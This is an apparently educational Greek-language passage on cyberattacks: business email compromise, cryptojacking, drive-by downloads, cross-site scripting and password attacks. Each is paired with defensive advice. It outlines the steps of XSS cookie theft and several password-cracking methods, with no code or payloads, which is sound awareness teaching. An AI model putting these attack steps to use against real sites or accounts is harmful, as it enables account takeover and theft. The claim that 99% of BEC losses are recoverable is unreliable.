Τα τελευταία χρόνια, το ηλεκτρονικό ταχυδρομείο έχει γίνει ουσιαστικό μέρος της καθημερινότητας κάθε χρήστη και χρησιμοποιείται για διάφορους σκοπούς, συμπεριλαμβανομένων των επιχειρηματικών συναλλαγών. Μία σημαντική απειλή στον κυβερνοχώρο που αντιμετωπίζουν οι επιχειρήσεις τη σήμερον ημέρα είναι το Business Email Compromise (BEC).

Το BEC είναι ένα ταχέως αναπτυσσόμενο ηλεκτρονικό έγκλημα στον κυβερνοχώρο που έχει κοστίσει στους οργανισμούς παγκοσμίως σχεδόν 55,5 δισεκατομμύρια δολάρια από το 2013 έως το 2023, γεγονός που καθιστά τις επιθέσεις BEC μία από τις πιο επιζήμιες οικονομικά μορφές κυβερνοεπίθεσης. Το BEC περιλαμβάνει εγκληματίες στον κυβερνοχώρο που παρουσιάζονται ως αξιόπιστα άτομα, όπως διευθύνοντες σύμβουλοι ή προμηθευτές, για να εξαπατήσουν τους υπαλλήλους να πραγματοποιήσουν δόλια τραπεζικά εμβάσματα. Οι επιθέσεις BEC συνήθως περιλαμβάνουν σχεδιασμό και έρευνα προκειμένου να είναι αποτελεσματικές.

Για την πρόληψη μίας επίθεσης BEC μπορεί να χρησιμοποιηθεί έλεγχος ταυτότητας πολλαπλών παραγόντων (MFA) ως επιπλέον επίπεδο ασφαλείας στους λογαριασμούς ηλεκτρονικού ταχυδρομείου. Κρίσιμο παράγοντα για την αποφυγή μιας τέτοιας επίθεσης αποτελεί η χρήση ενός ισχυρού και μοναδικού κωδικού πρόσβασης για κάθε υπηρεσία, ο οποίος θα ενημερώνεται τακτικά, ενώ την ίδια στιγμή συνίσταται να ελέγχεται τακτικά τυχόν ασυνήθιστη δραστηριότητα στους επιχειρηματικούς λογαριασμούς. Επίσης, όπως και στο Phishing, προτείνεται ο χρήστης να ελέγχει σε κάθε σύνδεσμο ή διεύθυνση ηλεκτρονικού ταχυδρομείου τυχόν λεπτές αλλαγές τομέα ή ορθογραφικά λάθη στις διευθύνσεις URL, ενώ παράλληλα τα οικονομικά ή ευαίσθητα αιτήματα θα πρέπει πάντα να επιβεβαιώνονται μέσω δεύτερου καναλιού. Τέλος, η εκπαίδευση και η ενημέρωση στον τομέα της ασφάλειας είναι σημαντική, καθώς θα ήταν θεμιτό να αποφεύγεται η αποστολή στοιχείων σύνδεσης και γενικότερα ευαίσθητων πληροφοριών μέσω ηλεκτρονικού ταχυδρομείου.

Εάν εντοπιστεί επίθεση BEC, για την προστασία της επιχείρησης, συνίσταται η άμεση επικοινωνία με την εκάστοτε τράπεζα του χρήστη, καθώς στο 99% των περιπτώσεων η ζημιά μπορεί να ανακληθεί εάν η τράπεζα και ο χρήστης παραμείνουν σε εγρήγορση.



Διάγραμμα Επίθεσης BEC


4.6.9 Cryptojacking

Στον συνεχώς εξελισσόμενο χώρο των κρυπτονομισμάτων, οι επιθέσεις αυξάνονται με ραγδαίους ρυθμούς. Έτσι, σύντομα εμφανίστηκε μία νέα απειλή στον κυβερνοχώρο,


το cryptojacking. Σε αυτή την τεχνική, οι επιτιθέμενοι χρησιμοποιούν κακόβουλο λογισμικό για να αποκτήσουν πρόσβαση στην συσκευή του θύματος και να την εκεταλλευτούν για εξόρυξη κρυπτονομισμάτων, όπως το Bitcoin (cryptomining) χωρίς τη γνώση ή τη συγκατάθεση του χρήστη. Οι επιτιθέμενοι χρησιμοποιούν πολύτιμους πόρους (επεξεργαστική ισχύ και ηλεκτρική ενέργεια) της συσκευής του θύματος για να εξορύξουν κρυπτονομίσματα προς όφελός τους. Αυτό συχνά προκαλεί επιβράδυνση ή υπερθέρμανση των συσκευών και αυξάνει τους λογαριασμούς ρεύματος.

Παρόλο που η απόπλυση πόρων από ένα δίκτυο είναι πολύ λιγότερο προβληματική από την κλοπή πολύτιμων δεδομένων, ειδικότερα σε εταιρικά δίκτυα, η πρόληψη και η αντιμετώπιση του cryptojacking είναι ιδιαίτερα κρίσιμη για την προστασία των υπολογιστικών πόρων και της ασφάλειας των συστημάτων. Για την αποτροπή τέτοιων επιθέσεων μπορούν να εφαρμοστούν κάποιες στρατηγικές όπως η παρακολούθηση γνωστών απειλών (Threat Intelligence Monitoring), όπου παρέχονται πληροφορίες ζωτικής σημασίας για γνωστές εκστρατείες κρυπτογράφησης και εργαλεία εγκληματιών στον κυβερνοχώρο, η παρακολούθηση της χρήσης CPU όλων των συσκευών δικτύου και των υποδομών και η παρακολούθηση του Dark Web, όπου προσδιορίζονται και αναλύονται τα εργαλεία και οι τεχνικές κρυπτογράφησης που διαδίδονται σχετικά με τις μεθόδους κρυφής εξόρυξης κρυπτονομισμάτων και ο χρήστης ειδοποιείται εγακίρως γα να προλάβει την εξάπλωση του κακόβουλου λογισμικού πριν αυτό μολύνει τα δίκτυα.

Επίσης, οι πληροφορίες απειλών ενημερώνουν τα συστήματα ασφαλείας με τους πιο πρόσφατους δείκτες συμβιβασμού (IOCs – Indicators of Compromise), όπως διευθύνσεις IP και hashes κακόβουλου λογισμικού, για να μπλοκάρουν τις απόπειρες κατάσχεσης κρυπτογράφησης. Με αυτόν τον τρόπο, τα συστήματα είναι πιο θωρακισμένα απέναντι σε νέες απειλές. Τέλος, είναι σημαντική η ευαισθητοποίηση και η εκπαίδευση του χρήστη σχετικά με τις τεχνικές επιθέσεων cryptojacking, για να μπορεί να αναγνωρίζει και να παραμένει ενημερωμένος σχετικά με ύποπτη συμπεριφορά ή με τα τρωτά σημεία του συστήματος που ενδέχεται να εκμεταλλευτούν οι εισβολείς.



Διάγραμμα Cryptojacking



Λειτουργία Cryptojacking


4.6.10 Drive-by-download Attack

Μία επίθεση “drive-by-download” είναι μία ύπουλη μορφή κυβερνοεπίθεσης όπου γίνεται αυτόματη λήψη και εγκατάσταση κακόβουλου λογισμικού στη συσκευή ενός χρήστη χωρίς τη γνώση του ή τη συγκατάθεσή του. Αυτό συμβαίνει συχνά όταν ένας χρήστης επισκέπτεται έναν παραβιασμένο ή κακόβουλο ιστότοπο, ο οποίος εκμεταλλεύεται κρυφά τις ευπάθειες του προγράμματος περιήγησης ιστού ή των προσθηκών του (browser plugins) για να εκτελέσει τη λήψη. Σε ορισμένες περιπτώσεις, το κακόβουλο λογισμικό εμφανίζεται σε περιεχόμενο, όπως διαφημίσεις ή σύνδεσμοι.

Οι επιτιθέμενοι χρησιμοποιούν διαθέσιμα κιτ εκμετάλευσης ευπαθειών (exploit kits) για να αξιοποιήσουν ευπάθειες στο λογισμικό του χρήστη (όπως παλίες εκδόσεις προγραμμάτων περιήγησης ή ακόμη και λειτουργικών συστημάτων). Τα κιτ εκμετάλλευσης ευπαθειών είναι ιδιαίτερα επικίνδυνα, καθώς επιτρέπουν την εύκολη εγκατάσταση κακόβουλων ιστοτόπων ή τη διανομή κακόβουλου λογισμικού με άλλα μέσα, όπως διαφημίσεις ή ενσωματωμένα αρχεία σε ιστοσελίδες.

Ο μηχανισμός της επίθεσης συχνά βασίζεται στη σιωπηλή εκμετάλλευση ευπαθειών, όπου ο χρήστης δεν αντιλαμβάνεται ότι έχει μολυνθεί. Αυτό μπορεί να οδηγήσει σε σοβαρές επιπτώσεις, όπως κλοπή δεδομένων, εκμετάλλευση συσκευών για εξόρυξη κρυπτονμισμάτων (cryptojacking) ή τη συμμετοχή της συσκευής σε επίθεσεις.

Για την ελαχιστοποίηση της πιθανότητας σύλληψης σε επίθεση “drive-by-download”, είναι κρίσιμη η αφαίρεση των περιττών πρόσθετων των προγραμμάτων περιήγησης, καθώς τα πρόσθετα χρησιμοποιούνται για τη λήψη και την εγκατάσταση του κακόβουλου λογισμικού. Επίσης, υπάρχουν ειδικά προγράμματα που εστιάζουν στην προστασία του απορρήτου και της ασφάλειας, ενώ αποκλείουν και διαφημίσεις για την αποφυγή τέτοιου είδους επιθέσεων. Φυσκά, η απενεργοποίηση τόσο της Java όσο και της JavaScript στο πρόγραμμα περιήγησης, μπορεί να βελτιώσει την ασφάλεια, περιορίζοντας όμως τη λειτουργικότητα του προγράμματος περιήγησης. Τέλος, για την αποτροπή της ”drive-by-download” επίθεσης είναι κρίσιμη η τακτική ενημέρωση του λογισμικού, η εγκατάσταση όλων των διαθέσιμων ενημερώσεων ασφαλείας, καθώς και η χρήση ισχυρών εργαλείων ασφαλείας, όπως firewalls και λογισμικά προστασίας από κακόβουλο λογισμικό.



Επεξήγηση της Επίθεσης Drive-by Downloads

4.6.11 Cross-Site Scripting (XSS) Attacks

Οι επιθέσεις Cross-Site Scripting είναι αρκετά παρόμοιες με τις επιθέσεις SQL Injection, αν και αντί για εξαγωγή δεδομένων από μία βάση δεδομένων, συνήθως χρησιμοποιούνται για να μολύνουν άλλους χρήστες που επισκέπτονται τον ιστότοπο. Ο επιτιθέμενος εκτελεί κακόβουλο κώδικα/σενάριο στον φυλλομετρητή ενός άλλου χρήστη μέσω ενός ευάλωτου ιστοτόπου. Αυτά τα δενάρια μπορούν ακόμη και να ξαγράψουν το περιεχόμενο της σελίδας HTML. Τα ελαττώματα που επιτρέπουν σε αυτές τις επιθέσεις να επιτύχουν είναι αρκετά διαδεδομένα και εμφανίζονται οπουδήποτε μία εφαρμογή Ιστού χρησιμοποιεί είσοδο από έναν χρήστη εντός της εξόδου που παράγει χωρίς να την επικυρώνει ή να την κωδικοποιεί. Τα βήματα της επίθεσης είναι τα εξής :

1. Ο εισβολέας ανακαλύπτει έναν ιστότοπο με ευπάθειες στον κώδικα.

2. Ο εισβολέας εισάγει ένα payload στη βάση δεδομένων του ιστοτόπου με κακόβουλο κώδικα/σενάριο συνήθως σε JavaScript, όπου κύριος σκοπός είναι η κλοπή cookies, οι κώδικες πρόσβασης, η παραπλάνηση χρηστών ή η εκτέλεση ενεργειών εξ ονόματος του χρήστη χωρίς τη συγκατάθεσή του.
3. Ο ιστότοπος μεταδίδει στο πρόγραμμα περιήγησης του θύματος την ιστοσελίδα με το payload που έχει δημιουργήσει ο εισβολέας. Το πρόγραμμα περιήγησης του θύματος εκτελεί τον κακόβουλο κώδικα.
4. Μετά την εκτέλεση του κακόβουλου κώδικα/σεναρίου, το θύμα αποστέλλει τα cookies του, τις πληροφορίες των περιόδων λειτουργίας ή άλλες ευαίσθητες πληροφορίες του προγράμματος περιήγησης στον εισβολέα.
5. Ο εισβολέας εξάγει τα cookies του θύματος, τα οποία τα χρησιμοποιεί χωρίς τη γνώση ή τη συγκατάθεση του θύματος για να δημιουργήσει συνεδρία στον ιστότοπο.


Υπάρχουν τρεις βασικοί τύπου XSS επιθέσεων:

1. Reflected XSS (XSS που αντανακλάται) : Στις Reflected XSS επιθέσεις, ο κακόβουλος κώδικας ενσωματώνεται σε μία διεύθυνση URL ή οποιαδήποτε άλλη απόκριση που περιλαμβάνει μέρος ή σύνολο δεδομένων των χρηστών που αποστέλλονται στον διακομιστή ως μέρος του αιτήματος. Όταν ένας χρήστης εξαπατηθεί και κάνει κλικ σε έναν κακόβουλο σύνδεσμο, υποβάλλει μία ειδικά κατασκευασμένη φόρμα ή απλώς περιηγηθεί σε έναν κακόβουλο ιστότοπο, ο κώδικας αντανακλά την επίθεση πίσω στο πρόγραμμα περιήγησης του χρήστη. Στη συνέχεια, το πρόγραμμα περιήγησης εκτελεί τον κώδικα επειδή προήλθε από έναν “αξιόπιστο” διακομιστή. Η επίθεση Reflected XSS αναφέρεται μερικές φορές και ως Non-Persistent ή Type-I XSS (η επίθεση πραγματοποιείται μέσω ενός κύκλου αιτήματος/απόκρισης).
2. Stored XSS (Αποθηκευμένη XSS) : Σε αυτή την επίθεση, ο κακόβουλος κώδικας/σενάριο αποθηκεύεται μόνιμα στον διακομιστή/στόχο του ιστοτόπου, μέσω μίας φόρμας εισόδου, όπως σχόλια ή πεδία επικοινωνίας, βάσης δεδομένων ή αρχείο καταγραφής επισκεπτών. Στη συνέχεια, εκτελείται αυτόματα στο πρόγραμμα περιήγησης το κακόβουλο σενάριο από τον παραβιασμένο ιστότοπο και γι’ αυτό το λόγο καθίσταται μία ιδιαίτερα επικίνδυνη μορφή επίθεσης, καθώς επηρεάζει ένα μεγάλο σύνολο χρηστών και όχι ένα μόνο στόχο. Η Stored XSS αναφέρεται επίσης και ως Persistent ή Type-II XSS.
3. Blind XSS (Τυφλή XSS) : Αυτή η μορφή επίθεσης συνήθως συμβαίνει όταν ένα payload ενός εισβολέα αποθηκεύεται στον διακομιστή και αντανακλάται στο θύμα από την εφαρμογή υποστήριξης. Για παράδειγμα, στις φόρμες σχολίων, ένας εισβολέας μπορεί να υποβάλλει ένα payload χρησιμοποιώντας τη φόρμα, και όταν ο χρήστης υποστήριξης της εφαρμογής ανοίξει τη φόρμα που υποβλήθηκε από τον εισβολέα μέσω της εφαρμογής, το payload του εισβολέα εκτελείται. Είναι

δύσκολος ο εντοπισμός μίας τέτοια επίθεσης αλλά ένα από τα καλύτερα εργαλεία για την εύρεσή της είναι το XSS Hunter.

4. DOM-based XSS : Αυτό ο τύπος επίθεσης δημιουργήθηκε για την άμεση εκμετάλλευση του κώδικα JavaScript στον ίδιο τον ιστότοπο και όχι στον διακομιστή. Ο εισβολέας επηρεάζει το Document Object Model (DOM) του ιστοτόπου, αλλάζοντας δυναμικά το περιεχόμενο που εμφανίζεται στο χρήστη, χωρίς να αποστέλλει δεδομένα στον διακομιστή ή να τα αποθηκεύει.

Μία επίθεση XSS είναι ένα σύνθετο θέμα και απαιτεί βασική κατανόηση των εννοιών και των τεχνολογιών ανάπτυξης ιστού, όπως το HTML και JavaScript. Αρχικά, οι προγραμματιστές των ιστοτόπων είναι σημαντικό να διασφαλίζουν τη σωστή καταχώριση και επικύρωση εισόδου από τους χρήστες, να χρησιμοποιούν escaping[19] σε χαρακτήρες και να καθαρίζουν και να φιλτράρουν τα δεδομένα που εισάγονται, αποθηκεύονται ή εμφανίζονται στον ιστότοπο. Επιπροσθέτως, για την αποφυγή τέτοιων επιθέσεων, συχνά ενεργοποιείται το Content Security Police (CSP) για τον περιορισμό εκτέλεσης εξωτερικού κώδικα JavaScript και απενεργοποιείται η υποστήριξη HTTP TRACE σε όλους τους διακομιστές ιστού, καθώς ένας εισβολέας μπορεί να κλέψει δεδομένα cookie μέσω JavaScript, ακόμη και όταν το document.cookie είναι απενεργοποιημένο ή δεν υποστηρίζεται από τον πελάτη.



Διάγραμμα XSS Επίθεσης

4.6.12 Password Attack


[19] Escaping χαρακτήρες : Ειδικοί χαρακτήρες που χρησιμοποιούνται στον προγραμματισμό για να μετατρέψουν τα δεδομένα εισόδου σε ασφαλή μορφή, ώστε να μην εκτελούνται ως κώδικας. Δηλαδή, γίνεται μετατροπή συγκεκριμένων χαρακτήρων σε μία ακολουθία που δε θα θεωρηθεί εκτελέσιμη από το σύστημα, με σκοπό την αποφυγή εκτέλεσης κώδικα από εισβολείς σε μία ιστοσελίδα μέσω δεδομένων χρήστη.

Μία επίθεση με κωδικό πρόσβασης είναι κάθε προσπάθεια εκμετάλλευσης μίας ευπάθειας, μέσω των στοιχείων της εξουσιοδότησης του χρήστη, σε ένα ψηφιακό σύστημα. Υπάρχει ένας άπειρος αριθμός πιθανών κωδικών πρόσβασης και πολλές διαφορετικές μέθοδοι που μπορεί να χρησιμοποιήσει ένας επιτιθέμενος στον κυβερνοχώρο για τον κακόβουλο έλεγχο ταυτότητας σε έναν ασφαλή λογαριασμό. Σε κάθε περίπτωση όμως, ο στόχος του επιτιθέμενου είναι ίδιος : να εκμεταλλευτεί τους ευάλωτους κωδικούς πρόσβασης για να εισέλθει σε ένα σύστημα, όπου στη συνέχεια μπορεί να υποκλέψει ευαίσθητα δεδομένα. Ορισμένες τεχνικές για την απόκτηση ευάλωτων κωδικών πρόσβασης είναι :

1. Brute-Force Attack : Δοκιμασία κάθε πιθανού συνδυασμού γραμμάτων, αριθμών και συμβόλων από το σύστημα μέχρι να βρεθεί ο σωστός. Παρόλο που είναι σχετικά αργή επίθεση, εγγυάται ότι θα βρεθεί ο σωστός κωδικός, ανεξάρτητα από το πόσο περίπλοκος είναι.
2. Dictionary Attack : Χρήση μιας προκαθορισμένης λίστας πιθανών κωδικών πρόσβασης, όπου δοκιμάζεται κάθε κωδικός από αυτή τη λίστα, και αν ο κωδικός πρόσβασης του στόχου περιλαμβάνεται σε αυτή τη λίστα, τότε εντοπίζεται σχετικά γρήγορα.
3. Reverse Brute-Force Attack : Τεχνική επίθεσης που λειτουργεί με αντίστροφο τρόπο από την επίθεση Brute-Force. Αυτό σημαίνει ότι αντί να γίνονται προσπάθειες για να βρεθεί ο σωστός κωδικός πρόσβασης για έναν συγεκριμένο χρήστη, γίνονται προσπάθειες ένας συγκεκριμένος κωδικός πρόσβασης να αντιστοιχιστεί σε πολλούς διαφορετικούς λογαριασμούς χρηστών.
4. Rainbow Tables : Τα Rainbow Tables είναι πίνακες αντιστοίχισης μεταξύ ενός μεγάλου αριθμού πιθανών κωδικών πρόσβασης και των αντίστοιχων hash[20] τιμών τους (υπάρχουν αρκετές προκατασκευασμένες hash τιμές).
5. Credential Stuffing : Μία μέθοδος κυβερνοεπίθεσης στην οποία οι εισβολείς χρησιμοποιούν λίστες με διαπιστευτήρια χρηστών που έχουν παραβιαστεί για να παραβιάσουν ένα σύστημα. Η επίθεση χρησιμοποιεί bots για αυτοματοποίηση και βασίζεται στην υπόθεση ότι πολλοί χρήστες επαναχρησιμοποιούν ονόματα χρήστη και κωδικούς πρόσβασης σε πολλές υπηρεσίες.
